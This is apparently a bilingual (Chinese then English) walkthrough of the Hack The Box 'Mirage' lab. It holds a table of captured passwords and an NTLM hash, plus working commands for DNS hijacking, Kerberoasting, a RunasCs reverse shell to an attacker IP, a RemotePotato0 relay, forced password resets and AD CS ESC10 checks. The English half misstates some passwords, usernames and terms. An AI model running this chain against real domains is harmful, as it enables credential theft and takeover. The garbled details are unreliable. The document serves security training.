htb mirage
| Username | Password | Role |
|---|---|---|
| Dev_Account_A | hx5h7F5554fP@1337! | |
| david.jjackson | pN8kQmn6b86!1234@ | domain user |
| nathan.aadam | 3edc#EDC3 | AD SPN |
| mark.bbond | 1day@atime | |
| Mirage-Service$ | NTLM:edb5e64a04fe919e5c3fa6bfbf3c54d9 | gmsa |
Recon
使用nmap扫描后发现目标是域控制器因为它运行着 Kerberos、DNS 和 LDAP 等服务 。
NFS
我们发现NFS,其中共享可能设置不当(对所有人开放)
sudo showmount -e mirage.htb
Export list for mirage.htb:
/MirageReports (everyone)
接着我们挂载
mkdir mnt
sudo mount -t nfs -o rw,vers=3 mirage.htb:/MirageReports mnt
ls mnt
# 得到两个文件:
# Incident_Report_Missing_DNS_Record_nats-svc.pdf
# Mirage_Authentication_Hardening_Report.pdf
但是我们阅读不了,我们可以使用我们的来root阅读
sudo su root -c 'open Mirage_Authentication_Hardening_Report.pdf'
阅读两个文件得到:
目标DNS(nats-svc.marige.htb)缺失
DNS动态更新启用”Nonsecure and secure”
我们可以使用nsupdate添加dns记录然后使用dig命令验证更改是否有效



nats-svc 是内部 NATS 消息传递系统进行通信的关键主机名 。通过将该记录指向自己的机器,攻击者可以劫持目标主机(域控制器)原本发送给 NATS 服务器的所有流量 。
启动nats服务器捕获NATS凭证
在后台开启wireshark
启动监听

发送数据

发现凭据Dev_Account_A:hx5h7F5554fP@1337!
我们查看一下该NATS账户的信息
┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ nats -s nats://mirage.htb:4222 account info --user Dev_Account_A --password 'hx5h7F5554fP@1337!'
Account Information
User: Dev_Account_A
Account: dev
Expires: never
Client ID: 2,667
Client IP: 10.10.16.62
RTT: 737ms
Headers Supported: true
Maximum Payload: 1.0 MiB
Connected URL: nats://mirage.htb:4222
Connected Address: 10.10.11.78:4222
Connected Server ID: NDLABXIJSHUIEZ55FY2KFT7OIJLU6ELDCAA5VNSCT2KVOB5QVBJ6LDF2
Connected Server Version: 2.11.3
TLS Connection: no
JetStream Account Information:
Account Usage:
Storage: 570 B
Memory: 0 B
Streams: 1
Consumers: 0
Account Limits:
Max Message Payload: 1.0 MiB
Tier: Default:
Configuration Requirements:
Stream Requires Max Bytes Set: false
Consumer Maximum Ack Pending: Unlimited
Stream Resource Usage Limits:
Memory: 0 B of Unlimited
Memory Per Stream: Unlimited
Storage: 570 B of Unlimited (1.0 MiB reserved)
Storage Per Stream: Unlimited
Streams: 1 of Unlimited
Consumers: 0 of Unlimited
查看streams

查看auth_logs流

获取第二个凭据david.jjackson:pN8kQmn6b86!1234@
Foothold
设置一下时间
sudo net time set -S dc01.mirage.htb

现在可以启动Bloodhound
进入后我们寻找SPN用户


破解该hash得到凭据nathan.aadam:3edc#EDC3

导出他的票据
就可以使用evil-winRm登录到目标
impacket-getTGT mirage.htb/nathan.aadam:'3edc#EDC3’
export KRB5CCNAME=nathan.aadam.ccache
配置/etc/krb5.conf
[libdefaults]
default_realm = MIRAGE.HTB
dns_lookup_realm = false
dns_lookup_kdc = false
rdns = false
[realms]
MIRAGE.HTB = {
kdc = dc01.mirage.htb
admin_server = dc01.mirage.htb
}
[domain_realm]
.mirage.htb = MIRAGE.HTB
mirage.htb = MIRAGE.HTB
即可登录evil-winrm
Lateral Movement

explorer为1意味着有人登陆在该服务器,qwinsta显示会话得到错误

是因为我们通过网络连接到服务器(远程用户),权限很低。使用tasklist一样会失败
我们需要工具RunasCs

MARK.BBOND menberof IT_SUPPORT ForceChangePassword JAVIER.MMARSHALL ReadPassword MIRAGE-SERVEICE$
>
> 同时还可以受用netexec的daclread模块来查看Bloodhound中未显示的任何其他权限
>
> `netexec ldap dc01.mirage.htb -d mirage.htb -u nathan.aadam -p ‘3edc#EDC3’ -k -M daclread -o TARGET ‘MARK.BBOND’ ACTION=read`
>
> 我们可以看到Mirage-Service$ 帐户拥有修改任何属于 Public- 下的属性的权限。
## Cross Session Relay Attack(跨会话中继攻击)
用户 MARK.BBOND 目前处于活动会话状态。可以使用 [RemotePotato0](https://github.com/antonioCoco/RemotePotato0) 工具窃取该用户的哈希值。
![[image 98.png]]
得到mark.bbond:1day@atime
下一步修改JAVIER.MMARSHALL(是一个disabled user)的密码
```bash
┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k set password javier.mmarshall 'Password123!'
[+] Password changed successfully!
# 运行后
bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k get object javier.mmarshall
# 输出
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD
# 移除UAC
┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k remove uac javier.mmarshall -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from javier.mmarshall's userAccountControl
当我们尝试登录

依然不能登录。可能还有其他因素影响
# 回顾get objec时发现
istinguishedName: CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
logonHours: # 为空
# 我们不知道出现什么才可以,所以我们用我们知道的去做对比get object mark.bbond
distinguishedName: CN=mark.bbond,OU=Users,OU=Support,OU=IT_Staff,DC=mirage,DC=htb
logonHours: ////////////////////////////
如果是最新版bloodyAD可以使用:
第一种方法:bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k set object javier.mmarshall logonhours -v '////////////////////////////' --b64
第二种方法
# 导出mark.bbondTGT以便ldapwhoami 和 net rpc 可以正常工作
$ impacket-getTGT mirage.htb/mark.bbond:'1day@atime'
$ export KRB5CCNAME=mark.bbond.ccache
$ cat change.ldif
dn: CN=JAVIER.MMARSHALL,OU=USERS,OU=DISABLED,DC=MIRAGE,DC=HTB
changetype: modify
replace: logonHours
logonHours:: ////////////////////////////
$ ldapmodify -f change.ldif -Y GSSAPI -H ldap://dc01.mirage.htb
SASL/GSSAPI authentication started
SASL username: mark.bbond@MIRAGE.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "CN=JAVIER.MMARSHALL,OU=USERS,OU=DISABLED,DC=MIRAGE,DC=HTB"
# 但是我的kali出现错误:Server not found in Kerberos database
我使用的方法
# 获取到shell
PS .\RunasCs.exe mark.bbond 1day@atime cmd.exe -r 10.10.16.62:4444
# 转换为64进制
PS $hours = (Get-ADUser nathan.aadam -Properties logonHours).logonHours
PS $bytes = [byte[]]$hours
PS [Convert]::ToBase64String($bytes)
////////////////////////////
PS $logonHours_b64 = "////////////////////////////"
PS $logonHours = [Convert]::FromBase64String($logonHours_b64)
PS Set-ADUser javier.mmarshall -Replace @{logonHours=$logonHours}
PrivEsc

查看服务写权限
bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'Mirage-Service$' -k get writable --detail
发现对mark.bbond的userPrincipalName可写
我们有服务账户,可以查看AD CS攻击Certipy
可以使用certipy查看是否有漏洞
certipy find -vunlnerable -u ‘mark.bbond@mirage,htb’ -k -dc-ip 10.10.11.78 -stdout -target dc01.mirage.htb
PS Get-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc"
# UPN 篡改(需要在域控制器上启用 StrongCertificateBindingEnforcement = 1 或 0 ,并且攻击者拥有对“受害者”帐户 UPN 的写入权限)
PS Get-Item -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL'
# CertificateMappingMethods : 4
满足ESC10
htb Mirage
| Username | Password | Role |
|---|---|---|
| Dev_Account_A | hx5h7F5554fP@1337! | |
| david.jjackson | pN8kQmn6b86!1234@ | Domain User |
| nathan.aadam | 3edc#EDC3 | Active Directory SPN |
| mark.bbond | 1day@atime | |
| Mirage-Service$ | NTLM: edb5e64a04fe919e5c3fa6bfbf3c54d9 | GMSA |
Reconnaissance
After scanning with nmap, it was determined that the target is a domain controller as it is running services such as Kerberos, DNS, and LDAP.
NFS
We have detected NFS shares on the target, which may be improperly configured (accessible to everyone).
sudo showmount -e mirage.htb
Export list for mirage.htb:
/MirageReports (everyone)
Next, we mount the NFS share:
mkdir mnt
sudo mount -t nfs -o rw,vers=3 mirage.htb:/MirageReports mnt
ls mnt
We found two files on the mounted share:
Incident_Report_Missing_DNS_record_nats-svc.pdf
# Mirage_Authentication_Hardening_Report.pdf
However, we cannot read the file directly. We can use the appropriate commands to gain root access and then read the file:
`sudo su root -c 'open Mirage_Authentication_Hardening_Report.pdf'`
By examining the two files, we notice the following:
- The target DNS record (`nats-svc.marige.htb`) is missing.
- The DNS dynamic update setting is set to “Nonsecure and secure”.
We can use the `nsupdate` command to add a new DNS record and then use the `dig` command to verify whether the change has taken effect.
![[image 84.png]]
![[image 85.png]]
`nats-svc` is a critical hostname for the internal NATS (Network Address Translation Service) messaging system. By pointing this record to our own machine, the attacker can intercept all traffic that the target host (domain controller) is intended to send to the NATS server.
We start the NATS server to capture the credentials being exchanged.
We also enable Wireshark in the background to monitor the network traffic.
![[image 86.png]]
After sending some data, we successfully obtain the credentials:
![[image 87.png]]
![[image 88.png]]
The credentials obtained are: `Dev_Account_A:hx5h7F5554fP@1337!`
Let’s take a look at the details of the `Dev_Account_A` account:
```bash
┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ nats -s nats://mirage.htb:4222 account info --user Dev_Account_A --password 'hx5h7F5554fP@1337!'
Account Information
User: Dev_Account_A
Account: dev
Expires: never
Client ID: 2,667
Client IP: 10.10.16.62
RTT: 737ms
Headers Supported: true
Maximum Payload: 1.0 MiB
Connected URL: nats://mirage.htb:4222
Connected Address: 10.10.11.78:4222
Connected Server ID: NDLABXIJSHUIEZ55FY2KFT7OIJLU6ELDCAA5VNSCT2KVOB5QVBJ6LDF2
Connected Server Version: 2.11.3
TLS Connection: no
JetStream Account Information:
Account Usage:
Storage: 570 B
Memory: 0 B
Streams: 1
Consumers: 0
Account Limits:
Max Message Payload: 1.0 MiB
Tier: Default:
Configuration Requirements:
Stream Requires Max Bytes Set: false
Consumer Maximum Ack Pending: Unlimited
Stream Resource Usage Limits:
Memory: 0 B (from an unlimited total)
Memory per stream: Unlimited
Storage: 570 B (from an unlimited total; 1.0 MiB reserved)
Storage per stream: Unlimited
Streams: 1 (from an unlimited total)
Consumers: 0 (from an unlimited total)
View streams:
![[image 89.png]]
View the auth_logs stream:
![[image 90.png]]
Obtain the second credential: `david.jjackson:pN8kQmn6b86!1234@`
# Foothold: Setting the Time
`sudo net time set -S dc01.mirage.htb`
![[image 91.png]]
Now we can start Bloodhound.
After logging in, we search for the SPN user.
![[image 92.png]]
![[image 93.png]]
We crack the password to obtain the credentials: `nathan.aadam:3edc#EDC3`. Then, we export his ticket, which allows us to log in to the target using `evil-winRm`:
`impacket-getTGT mirage.htb/nathan.aadam:'3edc#EDC3'`
`export KRB5CCNAME=nathan.aadam.ccache`
![[image 94.png]]
We configure `/etc/krb5.conf` as follows:
[libdefaults] default_realm = MIRAGE.HTB dns_lookup_realm = false dns_lookup_kdc = false rdns = false
[realms] MIRAGE.HTB = { kdc = dc01.mirage.htb admin_server = dc01.mirage.htb }
[domain_realm] .mirage.htb = MIRAGE.HTB mirage.htb = MIRAGE.HTB
This configuration enables us to log in using `evil-winRm`.
---
# Lateral Movement
The `explorer` showing a session indicates that someone is logged in to the server. Using `qwinsta` to view the session yields an error because we are connecting from the network as a remote user with limited privileges. Attempting to use `tasklist` will also fail.
We need the tool **RunasCs**:
![[image 97.png]]
> [!tip]
> By checking Mark.BBOND’s outbound control commands, we find:
>
> ```bash
MARK.BBOND menberof IT_SUPPORT ForceChangePassword JAVIER.MMARSHALL ReadPassword MIRAGE-SERVEICE$
We can also use the
netexectool’sdaclreadmodule to view any additional privileges not displayed by Bloodhound:
netexec ldap dc01.mirage.htb -d mirage.htb -u nathan.aadam -p ‘3edc#EDC3’ -k -M daclread -o TARGET ‘MARK.BBOND’ ACTION=readThis shows that the
MIRAGE-Service$account has the permission to modify any attributes under thePublicrealm.
Cross Session Relay Attack
The user MARK.BBOND is currently in an active session. We can use the RemotePotato0 tool to steal this user’s password:

We obtain the password: mark.bbond:1day@atime.
Next, we change the password for the user JAVIER.MMARSHALL (a disabled user):
┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k set password javier.mmarshall 'Password123!'
[+] Password changed successfully!
After the password change, we verify the new password:
bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@time' -k get object javier.mmarshall
The output shows that the javier.mmarshall account has the ACCOUNTDISABLE status, meaning it is a disabled user, but its password has been changed.
Removing UAC
┌──(kali㉿kali)-[~/Work/HTB/Mirage] └─$ bloodyAD —host dc01.mirage.htb -d mirage.htb -u mark.bbond -p ‘1day@atime’ -k remove uac javier.marshal -f ACCOUNTDISABLE [-] Property ‘ACCOUNTDISABLE’ has been removed from javier.marshal’s userAccountControl settings.
When we attempt to log in…

We are still unable to log in. There may be other factors affecting this.
Reviewing the obtained object information:
distinguishedName: CN=javier.marshal,OU=Users,OU=Disabled,DC=mirage,DC=htb logonHours: # This field is empty.
Since we don’t know what the exact issue is, we compare it with the information for another user, mark.bbond: distinguishedName: CN=mark.bbond,OU=Users,OU=Support,OU=IT_Staff,DC=mirage,DC=htb logonHours: ////////////////////////////
For the latest version of bloodyAD, you can use one of the following methods:
First method:
bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k set object javier.marshal logonhours -v '////////////////////////' --b64
Second method:
# Exporting mark.bbondTGT to allow ldapwhoami and net rpc to function correctly
$ impacket-getTGT mirage.htb/mark.bbond:'1day@time'
$ export KRB5CCNAME=mark.bbond.ccache
$ cat change.ldif
dn: CN=JAVIER.MMARSHALL,OU=USERS,OU=DISABLED,DC=MIRAGE,DC=HTB
changetype: modify
replace: logonHours
logonHours:: ////////////////////////////
$ ldapmodify -f change.ldif -Y GSSAPI -H ldap://dc01.mirage.htb
However, when I try this method on Kali, I receive an error: “Server not found in Kerberos database.”
The method I used:
# Getting access to the shell using RunasCs.exe
PS .\RunasCs.exe mark.bbond 1day@time cmd.exe -r 10.10.16.62:4444
# Converting logonHours to hexadecimal
PS $hours = (Get-ADUser nathan.aadam -Properties logonHours).logonHours
PS $bytes = [byte[]]$hours
PS [Convert]::ToBase64String($bytes)
$logonHours_b64 = "////////////////////////"
PS $logonHours = [Convert]::FromBase64String($logonHours_b64)
PS Set-ADUser javier.marshal -Replace @{logonHours=$logonHours}
PrivEsc

Checking service write permissions:
bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'Mirage-Service$' -k get writable --detail
It was found that the userPrincipalName for mark.bbond can be written to.
We have a service account that can be used to view AD CS attack vectors Certipy.
We can use certipy to check for any vulnerabilities:
certipy find -vunlnerable -u ‘mark.bbond@mirage,htb’ -k -dc-ip 10.10.11.78 -stdout -target dc01.mirage.htb
PS Get-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc"
# The UPN can be manipulated (this requires enabling StrongCertificateBindingEnforcement to either 1 or 0 on the domain controller, and the attacker must have write permission to the victim’s account’s UPN)
PS Get-Item -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL'
# CertificateMappingMethods : 4
This scenario meets the criteria for ESC10 (Privilege Escalation).
